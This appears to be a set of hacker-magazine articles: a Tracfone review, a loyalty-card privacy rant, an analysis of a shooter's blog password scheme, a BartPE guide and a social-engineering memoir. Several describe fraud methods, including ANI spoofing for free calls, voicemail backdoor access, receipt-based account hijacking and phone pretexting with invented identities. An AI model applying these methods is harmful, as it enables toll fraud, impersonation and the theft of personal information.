If you have bad credit, run a not-quite-legal business, or are an illegal immigrant, Tracfone is designed for you. No credit checks or identification is required. Better yet, the service is totally anonymous and can be paid for with cash! Owned by Mexican billionaire Carlos Slim, the owner of the dominant Mexican wireline and wireless providers, Tracfone doesn't actually operate a network in the United States. Instead, it operates as a Mobile Virtual Network Operator, or MVNO, reselling service on both CDMA and GSM networks.

I was interested to learn more about this service, so I purchased a starter kit for about $70 at Walmart. It came with a Samsung T301G handset, one year of service, 200 airtime minutes, both wall and car chargers, and a carrying case. The SIM card was pre-installed in the handset, and was designated to AT&T (a "P4" type SIM). Depending upon the market, you may receive a "P5" SIM card, which is designated to T-Mobile.

You can set up the handset either online or over the phone. I set it up online, which was easy and straightforward. To start the process, Tracfone asked for the IMEI of the handset. Next, the site asked for personal information (which isn't validated - you can enter anything), including a home phone number, and asked if I wanted to opt in for telemarketing and SMS ads (I declined). You can then either port in an existing cellular number or have a new one issued. I chose to have a new number issued. Tracfone requested the ZIP code where I planned to use my phone the most. I entered a Seattle ZIP code and was provided a Seattle number, issued by AT&T Mobility. At that, I was instructed to power cycle the handset. It was automatically programmed over the air and loaded with 210 minutes, with an expiration date 425 days in the future. This was better than the 365 days and 200 minutes promised on the package.

Tracfone has spent a considerable amount of effort to prevent their handsets from being unlocked. This is primarily because of the heavily subsidized nature of their handsets; phones are sold well below cost and the revenue is made up through airtime sales. SIM cards are specialized. They only work on Tracfone-branded handsets loaded with Tracfone "airtime tank" firmware. Once you insert a SIM card for the first time into a Tracfone, it's forever married to that phone and cannot be used on any other phone. Non-Tracfone SIM cards cannot be used on Tracfone handsets, either.

The firmware of the handset is also locked down, most interestingly in the dial plan. International calls can't be direct dialed from the handset, even to Canada. Some domestic calls are also blocked even though "Nationwide Long Distance" is promised. Calls to the Commonwealth of the Northern Mariana Islands and Guam are blocked, although calls are permitted to Puerto Rico and the U.S. Virgin Islands. Tracfone does not appear to block calls to high access charge areas, and I was able to complete a call to a chat line in Garrison, Utah

(hosted by the independent LEC Beehive Telephone Company). AT&T is the underlying long distance carrier for domestic calls.

To some degree, I was surprised at the friendliness of Tracfone billing. Unlike AT&T Mobility, Tracfone does not bill for ring time beyond the first 30 seconds. Only calls that supervise are charged, and forward audio is even sent on calls that do not supervise. On the other hand, Tracfone bills for calls to customer service, which is unusual for a wireless provider.

While a basic WAP browser is included, you can only visit a pre-approved list of sites linked from the Tracfone portal. Attempting to browse other sites yields a "403 Forbidden" error message. It is possible to download ring tones and some basic applications sold on the Tracfone portal (although some users have worked around this limitation by sending .JAR files to themselves as Gmail attachments). Not surprisingly, Bluetooth is also locked down; only headset profiles are allowed. SMS is allowed (billing 0.3 minutes per message sent or received), but is limited in the dial plan to domestic SMS only.

With all of the efforts made in locking down the handsets and SIM cards, I was curious how much effort Tracfone made to lock down the network. As it turns out, there are a couple of glaring flaws: voicemail and international calling.

Voicemail deposits are free with Tracfone, and the AT&T Mobility voicemail platform is used. This service uses a "backdoor number," to which your handset connects when you check your voicemail. The "backdoor number" is shown briefly on your handset when you hold down the "1" key. Tracfone attempts to conceal this number in the firmware by quickly wiping the display, but by watching carefully and dialing a few times, you'll be able to capture the number. Calling directly into this number from another phone (such as a land line) prompts you to enter your mobile phone number. You can do this, press * during the announcement, enter your password, and check your voicemail for free.

International calling is also free with Tracfone, provided you use a toll-free gateway operated by Auris Technology, a VoIP provider. Calls are of acceptable quality. Most interestingly, the Auris gateway uses only the ANI of your Tracfone for validation, and billing is apparently not synchronized with the AT&T or Tracfone billing platforms. By spoofing the ANI of any Tracfone when dialing this gateway, you can make virtually unlimited long distance calls to over 60 countries.

And... pardon me for a moment. I'm nearly bent in half from coughing fits, and I'm now four hours and one minute into my shift. It's time for me to go home, and to bring this column to a close. Have a safe and phun spring, and stay healthy!

References

- `http://www.tracfone.com` - Tracfone official site.
- `http://www.net10.com` - Net10, a Tracfone brand with more expensive phones and cheaper airtime.
- `http://www.safelinkwireless.com` - Safelink Wireless, a Tracfone product targeted toward recipients of public assistance.
- `http://www.straighttalk.com` - Straight Talk Wireless, a Tracfone brand sold exclusively through Walmart and operating on Verizon's CDMA platform.
- `http://thejmart.com/difzip.htm` - Tracfone tips, tricks, and codes.

This column focuses on the Tracfone-branded service. For your reference, Tracfone service is marketed under four different brands:

- **Tracfone:** The most popular service. Available in all 50 states, offers both GSM and CDMA service depending upon the area in which subscribed. I tested GSM service on the AT&T network. Although monthly plans are available, service is primarily sold by the minute with varying rates depending upon whether the phone subscribed offers "double minutes for life" (DMFL) and the number of minutes purchased at once. Airtime for most cards expires in 90 days, with a one year $100 card available. Your minutes roll over if you recharge before they expire. In general, handsets are heavily subsidized (selling for as little as $10) but minutes are more expensive. International calling is blocked, but dial-around service is available to 60 countries at no additional cost.
- **Net10:** Similar to the Tracfone product, using the same billing platform, but all minutes cost 10 cents. Handsets are more expensive and airtime expires sooner. Additionally, international calls cost an extra five cents per minute.
- **Safelink Wireless:** Operates on the Tracfone billing platform. This service provides a free phone and 55 monthly cellular minutes free for customers who qualify for a federal Life-Line subsidy (generally welfare recipients). Available in 21 states and the District of Columbia.
- **Straight Talk:** Marketed exclusively through Walmart, this service is sold with one of two monthly plans costing either $30 (1000 minutes plus 1000 text messages plus 30MB of data) or $45 (unlimited text/talk/data). This service includes only Verizon network coverage, with no roaming allowed.

No SALE For You!

by Keeng Tusk

I don't know about you, but I have been sick like an idiot since the start of the grocery/drug store chain "shopper's card" craze. Kroger, Ralph's, Tom Thumb, CVS... the list goes on. I would say these cards really started gaining popularity right around or a little before the year 2000, by my observation. They had been around before, mind you, but on a smaller scale. I'm not talking about Sam's or Costco, as those are private "clubs" which you have to pay to be a member and shop there. We're talking about grocery stores, here!

For those of you unfamiliar with the shopper's card I mentioned above, here's a brief explanation. The stores listed, as well as countless others, have a system tracking your personal purchases while making you feel like you're getting great deals as some sort of gift from them. In order to get these great deals (aka sale prices) on certain goods, these stores make you be a member of their "exclusive clubs." This membership process usually entails taking your precious minutes to sign up for the free service and getting a card, similar to a credit card, that you swipe and/or scan when you purchase goods at checkout. Items that are listed "on sale" in the store will be charged the sale price listed, but items not on sale will be charged the non-sale price. *The price you pay for not being a member of this "exclusive club."*

All purchases you make will be added to your "file" as well, sale price or not. Who do they think they are, the FBI?

Since when do you have to be a member of an "exclusive" group to get certain sale prices on items or feel important, when you're just trying to live a normal everyday life and buy some chicken? Every shopper should be treated equally, regardless of whether they elect to sign any information over or not. Sounds like discrimination to me. Whatever happened to "the price you see is the price you get?" Very, very annoying. Sure, you could go to another store, but you like THIS store; the one where you need the card to get a sale price. You don't need a reason to want to shop at this store, either. On the same token you don't need a reason to give them your information.

Another thing–I'm getting sick of these places making a big stink about how it costs nothing to get this card, like they're doing you a favor. *Don't do them this favor*. You're in control here, don't forget that.

Of course you can always provide false contact info and still get the card/sale prices, but what a hassle! Your time is too precious. You just want a damn two-liter bottle of Coca-Cola for $0.99 instead of $1.99, right?

If you don't have a card in these shops, though, don't fret. These days, employees will normally just scan one for you at the checkout if you don't have one. When these shopper's cards first started, the stores would con you into thinking you NEEDED one if you didn't have one right as you were about to pay. Then they would proceeed to rape you of your personal info whilst making you hold up the line behind you in the process. Most places don't do this anymore, as I would assume grocery store employees would rather keep everything moving quickly than deal with some big mouth anger-case (like me) who might start screaming at them for making them wait. However, the Kroger Shoppers Card FAQ states:

> "Why can't the cashier scan a card for me if I forget my Kroger Plus Card?
>
> Card integrity is very important to us and scanning a card that has not been issued to an individual would compromise that integrity. If you forget your card, you can enter the phone number you provided when you applied for your current shopper card (area code + 7 digits). This number is your personal pin linked to your Kroger Plus Card number. If this does not work, save your receipt which shows what you could have saved. Next time you come in with your Kroger Plus Card, visit the service desk for a refund of the savings amount. Also, give the service desk associate your current card ID and home phone number. He or she can contact the regional loyalty department to activate your personal pin for your next visit."

Hassle, hassle, hassle.

And now, the most disturbing thing I've ever read (from the Kroger Shoppers Card FAQ):

> "If I lose my Kroger Plus Card, can anyone get my personal information?
>
> Kroger has established a strong commitment to protecting our customers' privacy. Your information is not kept on-hand at the store. In fact, only a few individuals within the Kroger organization have access to your information."

A few individuals? Illuminati style, yo.

Back when Lucky was bought by Albertsons around 2000 or 2001, you could sign up for this "new" shopper's card (Lucky already had the same system) and there was a little check box on the application that said, "I do not wish to provide my personal info, but I want a card anyway." Of course, it was very hard to see this little check box. Of course! Always be on the lookout for the fine print. I have a feeling that it was some sort of California law, though, rather than a courtesy "opt-out." However, Albertson's ditched the whole shopper's card idea altogether a few years ago, and I do commend them for this. Smart thinking! I think they wised up and probably got a lot of new customers as a result. Life is enough of a hassle–maybe I don't want to carry a card with me everywhere!

The scary thing about these card accounts (besides the stores tracking all of your purchases unnecessarily) is that vital personal info is sometimes printed directly on your receipt!

Ralph's, for instance, prints the "Ralph's Rewards" card numbers (when the card is used) in full on each receipt. If you pop on over to Ralphs.com and sign up for a "Ralph's Rewards" account with that card number listed, BAM! Now you can now track this card owner's purchases and possibly cause all sorts of other hijinks as well. If you dropped your receipt and didn't think twice, somebody could be tracking your shopping patterns and casing your home as well. Thanks, Ralph!

Kroger's receipts do not show the purchaser's name, but I think they used to. The shopper's card number is ****'d out, like a credit card, showing only the last four digits. They're still watching you.

Tom Thumb, on the other hand, prints the cardholder's name on the receipt like it's personalized! What is this stationary? Imagine the blackmail that could ensue from something some would consider minor by having *your* name on a receipt with alcohol purchases, after you told your significant other that you stopped drinking as promised? "Your receipts can and will be used against you in a court of law." Tsk, tsk...

I wonder if the "privacy policy" for each of these perpetrators mentions anything of this post-purchase printed information.

This type of thing is not limited to grocery chains and "card holder" stores. Shops such as Micro Center keep name and address records on file, and also print this information on the receipt. Just bought that brand new $5,000 gaming PC, but dropped your receipt? A little investigation and social engineering can ensure that somebody who found it now knows where you have it set up.

And since I brought up Sam's earlier, if you don't have a membership and know the name of a cardholder/member, feel free to social engineer yourself a "temporary" card and purchase all you want! Save yourself the annual fee.

P.S. Please read the business intelligence article from 25-4. I am aware that not all data miners are out to get you. But don't give them the pleasure!

Peace to all *2600* readers and *Off the Hook* listeners! Keep life fun.

CrazyGeorge: Security Through Obscurity

by Lnkd.com?2600

Around 7:30pm on August 4th, 2009, George, a .NET software developer living only a few miles from myself, walked into a fitness center in a local strip mall where about two dozen women were taking a "Latin Impact" class, took some guns out of his gym bag, turned off the lights, and opened fire on the women, killing three of them and injuring a number of others before shooting himself (`http://en.Wikipedia.org/wiki/2009_➥Collier_Township_shooting`). He had been blogging about his "exit strategy" for nine months, starting the day after the 2008 election, including an aborted attempt on January 6, 2009:

"It is 6:40pm, about hour and a half to go. God have mercy. I wish life could be better for all and the crazy world can somehow run smoother. I wish I had answers. Bye."

"It is 8:45PM: I chickened out! Shit! I brought the loaded guns, everything. Hell!"


Access to the blog was protected with a simple "password" scheme that constructed the address of the target page by inserting whatever the user entered as the password into the next location's URL. If you entered the right password, up popped one of the other pages on the site. If it was the wrong password, a customized 404 error page was displayed saying, "Sorry, the page you were looking for could not be found."

With a little cleaning up, the script that used on the `GeorgeSodini.com` web site looked like this:

```
<html>
<head>
   <script language="javascript" type="text/javascript">
   function password (pass)
   {
     if (pass != '')
     {
       location.href=pass+".html";
     }
   }a
   </script>
</head>
...
```

This simply loads another page in the same directory into the browser.

A page named "liveordie" was linked from "Life or Death" on the site's home page.[1] It included a single form with two input fields:




```
<p>Take a guess. Format is an 8-digit yyyymmdd date. For example, January
➥ 3, 1965 would be 19650103.
Then click "Submit", don't hit the Return key.</p>
<form name="login">
<table border="2" cellpadding="3">
<tr><td colspan="2"><b>Date of Birth</b>
</td></tr>
<tr><td><input name="pass" type="password"></td>
<td><input type="button" value="Submit" onClick="password(form.pass.value)
➥"></td>
</tr>
</table>
<table border=2 cellpadding="3">
<tr><td colspan="2"><b>Date of Death</b>
</td></tr>
<tr><td><input name="pass2" type="password"></td>
<td><input type="button" value="Submit" onClick="password(form.pass2.
➥ value)"></td>
</td>
</table>
</form>
```

While one input field would be sufficient to handle multiple passwords, having both allowed displaying the text that provided the clues to what page names needed to be entered. The password that worked during most of the nine months the blog was being created was probably "19600930", the "Date of Birth," since even George would not have known that the the "big day" was going to be "20090804" until the day before. It's likely that the blog page was renamed when George's decision changed from "live" to "die."

While in this case only one of the two clues led to a page that existed, which makes sense for a running blog, you could use the same principle for hiding any number of pages. You could request the user to enter a "keyword", and set it up so that each valid keyword directs the user to a different hidden page. To ensure they don't get cached by search engines, I would suggest adding a meta tag to the head section of the target pages:

```
<meta name="robots" content=
➥"noarchive"
```

The `CrazyGeorge.com` web site (which simply framed pages at `http://home.comcast.net/~space777/`) had two levels of hidden pages. The first level used a slightly different version of similar code (again, cleaned up a bit):

```
<html>
<head>
   <script language="javascript"
➥ type="text/javascript">
   function password (pass)
   {
     if (pass != '')
     {
       location.href="/"+pass+"/
➥index.html";
     }
   }
   </script>
</head>
...
```

Putting the "password" in the path part of the URL effectively hides all of the files in a directory behind the same password. Once you were past that, using the password "crazyg," there was a framed navigation bar with a variety of links. The link labeled "Private" took you another password entry form for access to hidden pages in the `http://home.comcast.net/~space777/crazyg/personal/` directory. As of this writing, I don't think anyone has gotten past that level yet.[2]

One unique aspect of this technique is that the only place the password appears on the server is in its file system. You could have full access to the source code of the web pages and still be unable to discover the password to the HTML pages and other files. For example, you could create a picture gallery where the HTML page(s) and all the pictures were protected. Contrast this with other places where you can get the image names from their "src" attributes in the HTML and bring up the images completely unprotected.

One disadvantage to this method, especially if you're trying to make your web site or blog infamous, is that the hidden pages won't get indexed by search engines or web archive sites, unless you manually submit specific pages yourself. Once the domain name expires, that might be the only place the content of the web page survives.

So George, wherever you are, when you said "my voice will speak forever!**" in your blog, most people will probably forget about the incident in a short while, but a few snippets of your JavaScript code will survive a bit longer on these pages.

Footnotes

1. While everyone was focusing on the blog page itself, in my opinion the "Life or Death" question, and how the blog page was renamed when the decision was made, was significant also. Wikipedians must not have agreed, though, because the few sentences I added were deleted. Hopefully this article provides some insight into both the dark side of human nature and a simple security technique.
2. I did check the source code to see if there were any clues to the password. On one of his other sites the source code said to e-mail him for the password, and I checked for an autoresponder, but there wasn't one - George would have had to be there. A dictionary attack didn't work and neither did passwords for other pages, keywords from the text, his girlfriend's first and/or last name, or his cat's name "snippers", which was a test password commented out in the source code.

If anyone does manage to get past the second level of security on the CrazyGeorge.com site to access the "darker side must be hidden" page(s), I'll post what we find at `http://216.69.163.48/crazyg/`. If that page still says the page could not be found and someone else discovers the password to get to the "`.../crazyg/personal/...`" pages, please let me know by contacting me at `Lnkd.com?2600`.

By Peter Wrenshall

One of the most annoying security problems with Microsoft Windows is the way it stores files. Every time you access a document, recoverable traces of it are left in the temp folder, the page file, and other random locations.


So how do you check emails, create invoices, or view private documents using your office machine, or a friend's PC, without leaving bits of your personal life in the public domain?

For many of us, carrying a laptop around is not the answer, thanks to security restrictions on company networks. You could always wipe your office machine's disk clean after use, but that takes time and requires administrative access, and cracking your employer's passwords is generally not considered a good career move.

Depending on the circumstances, you might choose to use online applications, such as Google Docs, but I have reservations about keeping private documents online. You could also use Linux on a bootable memory stick, but at Windows-only sites, people start asking questions.

Enter BartPE, a portable version of Microsoft Windows that can be booted and run from a memory stick. BartPE is not an official Microsoft product, and Microsoft would probably prefer that you did not use it, but it is free to download and easy to set up. The following guide is meant as a brief starter only. Complete references are available online. You will need the following:

- A Windows XP (Service Pack 1 or later) installation disk
- A USB memory stick or card (set as the default boot device in the BIOS)
- BartPE Builder, downloaded from `http://www.nu2.nu/pebuilder/#download`
- PeToUSB, downloaded from `http://gocoding.com`
- Firefox installer (as our example), downloaded from `http://www.mozilla.org/firefox`
- Additional BartPE plugins: PEBar, Open Office Portable, and Thunderbird are recommended



Installation

1. Place the Windows XP installation disk in the CD-ROM drive, and plug in the memory stick.
2. Install BartPE Builder and accept the default options. After installation, PE Builder launches:
3. You will be prompted to accept the agreement, and then to search for installation files. If BartPE can't find your installation files, manually point it to the CD-ROM drive that has the installation disk (or wherever your "386" folder is), as in the above image.

Plugins

Plugins are applications that have been configured to work with BartPE. They go into the plugins folder in your BartPE Builder folder (the default for the current version is `C:\pebuilder3110\plugin`). Firefox is our example plugin.

1. Unzip the downloaded BartPE Firefox plugin, into the `C:\pebuilder3110\plugin\firefox folder`.
2. Install Firefox and accept the default installation options.
3. Configure Firefox with your favorite homepage, etc.
4. Surf and set up your bookmarks and Firefox plugins.

5. Copy all of the files from the `C:\Program Files\Mozilla\Firefox` folder into the `C:\pebuilder3110\plugin\Firefox\files` folder.
6. Click the Plugins button, and the plugins dialogue appears. Ensure that Firefox is set to Enabled.Obviously, not all plugins will require exactly the same process, but most come with a readme file containing similar directions.

Building Bart

Click the Build button and BartPE will configure the necessary files. When it is finished, click the Close button and exit BartPE Builder.

Install to USB

1. Place PeToUSB.exe in your Bart folder (`C:\pebuilder3110`).
2. Run PeToUSB.exe.
3. Select your USB memory stick from the Destination Drive drop-down menu, as in the image above, and then click the Start button.

BartPE will now copy to the memory stick. When this is finished, it will be ready to boot. Restart your machine to test, remembering to select the BIOS option to boot from the memory stick.

Troubleshooting

If the Blue Screen of Death appears during start-up, or you don't get an IP, there is most likely a driver issue. Use Windows Device Manager to identify the chipset/mass-storage controllers/network hardware of the machine you are booting from. IBM, HP, and Dell predominantly use Intel chipsets and controllers in their office workstations, so the Intel Chipset Identification Utility (`http://downloadcenter.intel.com`) will help.

If you are still having problems, try `http://www.driverpacks.net`. Their driver plugins include a range of modern SATA/SCSI/Ethernet drivers. You will need to download the base, mass-storage, chipset, and LAN packs. There are also plenty of other on-line resources that describe driver integration in greater detail.


Finish

The pathologically wary reader might prefer to disable on-board disk access entirely. To do this, use Notepad to edit the txtsetup.sif file (on your BartPE USB disk, in the `X:\MiniNT` folder), using a semi-colon to comment out NTFS support, as below:

```
[FileSystems.Load]
;ntfs      = ntfs.sys
```

That completes this short overview of BartPE, but have fun Googling for other plugins, and getting Bart set up with different menus, backgrounds, and boot screens. Other configurations include using an encrypted partition, in case your memory stick gets lost, and using TOR for safer surfing, both of which are left as exercises for the reader.

Of course, there are still ways to recover traces of your personal details from RAM, but that requires specialized equipment. For most of us, BartPE provides a portable Windows-like environment with enough security and convenience that we don't need to worry about prying office bureaucrats reading our private files.



Influential Angles

by The Third Man

"Truth Is A Technical Advantage"
– Kim Philby, circa. 1940

Hi there, my name's Paul Susskind, and I really need your help.

Actually, that is a complete lie. It's the opening line in a social engineering attempt I used back in 2001. I live in Scotland, United Kingdom and worked for a debt collection/investigation company for almost seven years. I won't mention who they were. I left a long time ago and why should they get free publicity?

Sometimes, to help our clients make the correct decision to either get their money back through the courts or to write off the debt, we had to get information that we didn't truly have the right to possess. Although my job was mainly to prepare cases and perform administration for our department, my true calling was obtaining this incredibly useful information by devious means. The chief technique that was used to obtain this data was social engineering.

Now, social engineering can also take place face-to-face but, on most occasions, my attempts took place over the phone, so that's what I'll be discussing.

All the incidents I am about to describe occurred at least six years ago, so I figure it's OK to tell you about them. Also, the people and company names and addresses have been changed to protect the guilty (and my bank balance). I don't do social engineering or investigations any longer, so there are no colleagues or confidences to protect anymore. Because I live in Britain, some terms I use might sound strange to American readers, so I'll try to explain as I go.

What It Means

My dictionary describes the two words that make up the phrase social engineering as:

social - "mutual relations of men or classes of men"

engineer - "(colloq.) arrange, contrive, bring about"

So we can say that the objective of social engineering is to bring about or contrive mutual relations between the engineer and the target he or she is talking to in order to get information or access that one is not entitled to, or to obtain trust that will lead to information being given or some action being taken.

In his excellent book *The Hacker Crackdown*, author Bruce Sterling describes social engineering as "fast talk, fake-outs, impersonation, conning, scamming." And although that description does have an energetic "Huggy Bear" kind of ring about it, the most effective social engineering situations are very low key. Obviously, the less attention that an engineering attempt draws, the more successful it is. If no one ever realizes that they have been manipulated, then it must rank as a complete success.

Social Engineering has had a long and interesting history. It is used extensively by phone phreaks (according to Jason Scott of "Textfiles.com," the Knights of Shadow Fargo 4A were reputed to have persuaded the entire directory assistance team in Fargo to up and leave), hackers (the legendary Kevin Mitnick was a master at this), and professional magicians (misdirection and lies for your viewing pleasure). But you don't often meet these individuals in everyday life.

So Who Does It?

Who is there out there that most people deal with everyday who could use this kind of manipulation against you?

Principal culprits within the family include domineering husbands or wives, or children who throw a tantrum to get their way... all individuals wanting something that they have no right to have and manipulating the person with the power to obtain it–social engineering summed up succinctly. What about telemarketing companies, the phone company, or businesses that are going to sell you a service? They want your money, but they also want to know about you (albeit for different reasons: some want as much information as they can get, to sell, while others just want to cover their backs in case you default on your agreement and they have to take you to court) and will ask questions and have situations come your way in order to determine what they want to know.

Telemarketers have got social engineering skills in abundance. I once worked in a telemarketing office and was amazed to hear one operative saying on the phone to a randomly dialled person, "Do you remember me? I spoke to you at a trade fair about four months ago about our opening a new show home in your area. Because you showed interest, we can have a rep call you for a quote and we'll give you free..." This operative had never met that person before; she had simply taken a telephone number from the phone book! A tele-salesman friend of mine at the

time by the name of Alan worked there and he summed up his objectives (and, unwittingly, those of any social engineer) as:

1. Start a dialogue.
2. Build a relationship.
3. Close successfully.

He then demonstrated this technique for me by calling the next number in the telephone directory. He got a little girl who put him onto her mother. "Is that your daughter? Wow, she sounded just like my little niece–yeah, she's four. It was uncanny!" He then explained the reason for his call. "My name's Alan and I work for Sunshine Windows in Glasgow. We're offering a new line in conservatories and are doing a special campaign to offer all the homes in your postcode reduced prices." A bit of chat ensued and then, "You live in Bearsden, do you? That's a nice place. My grandmother actually lives there, on Wallace Street. Oh, maybe you've met her around?" Not surprisingly, Alan got her name and address and a time and date for a representative to visit her. He also got his commission. But all these keystones of the conversation were complete fabrications. Alan didn't have a niece, didn't have a gran in Bearsden, and there were no postcode targeted sales and no reduced prices. The company didn't even have a new line in conservatories. They had all been social misdirection; points designed to build a relationship with the woman on the end of the phone and make it harder for her to say no to him.

Now, OK, this article is not a daring exposé of telemarketing calls (I can see the headline of *2600* now, "Telesales Lie! Millions Shocked! Full Exclusive inside!!")–you obviously didn't read this to have your intelligence insulted. But this is the kind of thing that is becoming more prevalent each day–people will try to manipulate you to sell a product or, worse, learn personal information about you, your business and your private life for all sorts of reasons, like identity fraud.

So how can you and I protect ourselves from social engineering in our businesses and our homes? To answer that, it's good if we examine how social engineering is accomplished.

As my friend Alan said, once an engineer has found the person with the data or information needed, the next step is to build a relationship with them. The approach will vary dramatically depending on the engineer and the target.

The Social Engineer

Everybody has a personality. Some people are uptight and high strung. Others are laid back. Naïve. Prone to anger. Gregarious. So a successful engineer will play to his or her strengths. A social engineer is effectively an actor, playing his/her character. There's a saying in the theatre: "Conviction Convinces." So if you are claiming to be a salesman, you have to believe it yourself. The best and most convincing characters are extensions of your everyday self. If you're a nice guy, then the "I'm not really sure if you can help me, but..." approach comes over well. If you're an angry or excitable person, then the "Look, I've had a really bad day and this is the last straw" approach is going to work better for you.

An engineer first of all has to consider their *objective*. What is it that you want to obtain? A name, a number, an address, an action? The approach will be determined by what it is you want to cause to happen.

Next comes *character*. What role are you going to play? A survey-taker? The security officer at reception? Head office? A puzzled customer? A friend of a friend? Ideally, these roles should be tailored to your own personality and then to the soft spot of your target. Companies want happy customers so, depending on the information you are looking for, a puzzled customer or someone from head office can work really well. A small business will be receptive to customers, whereas a franchise or hotel will jump at the words "head office". Restaurants are susceptible to newspapers and Internet sites that advertise places to eat out. Corporations, unusually, show great respect to "accounts payable." Remember, you are trying to build a relationship with the target and not all relationships are equal. Sometimes being lower (e.g. a customer) or higher (e.g. from head office) will yield better results rather than behaving as an equal (e.g. a fellow employee) of the target.

However, *buzzwords* are great if you want to sound like the equal of the target. Does your target have a specific jargon they use, like the phone company, or lawyers? If you talk the same "language" as your target, you will be quicker accepted as a member of their tribe. Use the jargon fluently, with conviction and in the right areas!

Insider knowledge is exceptionally useful. With the kinds of things I investigated, I tended to have been given one or two little facts by our clients that came in handy. Jargon, names of employees or managers, job titles, internal telephone numbers, the make of computer and its software are all helpful launch points into interrogating individuals. Complaining to a target that "'Opera' isn't working again, can you help me?" or that "I've just spoken to Mr. Dittenfriss, he's a pain in the neck, isn't he?" can open up the lines of communication and give the impression you are who you say you are.

Take things in stages. A single piece of information can help to crack a problem. On the first attempt, obtaining the VAT or company registration number can give you the bedrock on which to start your second call, targeting the accounts department of a company. The esteemed Emmanuel Goldstein demonstrated this technique at one of the HOPE conferences first obtaining a store number of Taco Bell, then using that information to persuade a manager to not ring the orders through the cash registers between 9.00 and 9.05!

I would like to stress that you should always

be polite to the target–people who work behind phones nowadays are treated like they're sub-human (especially in the UK). They are just ordinary individuals, trying to eke out a living doing their job. Politeness, treating them like a human being, earns gratitude, which in turn makes people willing to help you. If your character is that of an angry person, make sure that the target knows that you are angry at the problem you claim you have, not at them personally, e.g.: "I know it's not your fault, you've been really helpful." This will make them feel good that they are helping you. "I wish I had spoken to you earlier, it would have saved a whole heap of time!" Remember, (over the phone) the target is ignorant of who you are. If you have given the information they request to identify yourself (if they even ask for it!), in their mind, you are that person!

An Example

I was assigned a job where my department had to determine the size of a certain company (we'll call it Leaf Ltd.) in order to guess at its total assets (to see if it was worth taking court action to recover the debt, which was about £2,000). I called their office.

"Hello, my name is Alex Kipling. I work for a charity called Disabled Action (which didn't exist at the time, but I'm sure I heard of it recently somewhere!) and I was wanting to ask you how many disabled members of staff you employ at Leaf Ltd., just to see if we can provide both them and your company with practical help and assistance."

"Oh, we have one."

"One? Out of how many members of staff?"

"23."

"Oh, a one to 23 ratio. That's really commendable, we find that not many small businesses hire disabled employees. Does this staff member have sufficient aids to help him or her perform their job without too many problems?"

The Receptionist then outlined the help this member of staff received, including a special computer screen, which was greatly magnified to help him see better, the gentleman in question being partially sighted.

"I see. Does everybody have a computer in your offices?"

"Yes."

"Wow, you must have a large IT department to look after it!"

"We get IT support from IT Solutions in Bellshill."

"Oh, yeah, I've heard of them. No, I just wondered if the gentleman had to hot desk, but that screen is all his. That's great. Would it be OK for me to send your company a brochure with information on how to get grants from the government to help companies with disabled members of staff?"

"Yes, please."

"OK, who's the manager there?"

"Ian McIntosh."

"Thank you–I'll get that out to him. Thank you for your help, goodbye."

So from one phone call, we learned that the company employed 23 individuals, each one using a computer and that they got technical support from an external IT company named IT Solutions in Bellshill. So I called IT Solutions and was asked who I was. I told them I was Ian McIntosh from Leaf Ltd. I was then asked for a Customer Number, which I waved aside by saying "It's not a technical query and besides, I don't have it in front of me. It's just something I need for a management meeting I'm going to–could you just confirm our contract details?"

